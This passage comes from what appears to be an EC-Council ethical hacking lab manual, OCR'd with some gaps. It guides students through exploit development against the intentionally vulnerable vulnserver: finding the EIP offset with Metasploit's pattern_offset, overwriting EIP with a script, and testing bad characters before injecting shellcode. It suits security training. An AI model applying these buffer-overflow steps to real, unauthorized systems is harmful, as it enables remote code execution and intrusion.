
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

83. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
84. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
85. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
86. Now, type **cd** and press **Enter** to jump to the root directory.
87. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337** and press **Enter**.

    Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#81**), **-q**: offset value (here, **386F4337** identified in the previous step).


    Note: The byte length might differ in your lab environment.
88. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.



89. Close the **Terminal** window.
90. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
91. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
92. Now, we shall run the Python script to overwrite the EIP register.
93. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
94. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: This Python script is used to check whether we can control the EIP register.




95. Switch to the **Windows 11** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

    Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001FDC]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Registers (FPU)
EAX 00A8F1EC ASCII "TRUN /.:/CCCC

97. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
98. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode


    Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.
99. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.
100. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.



101. Switch to the **Windows 11** virtual machine.

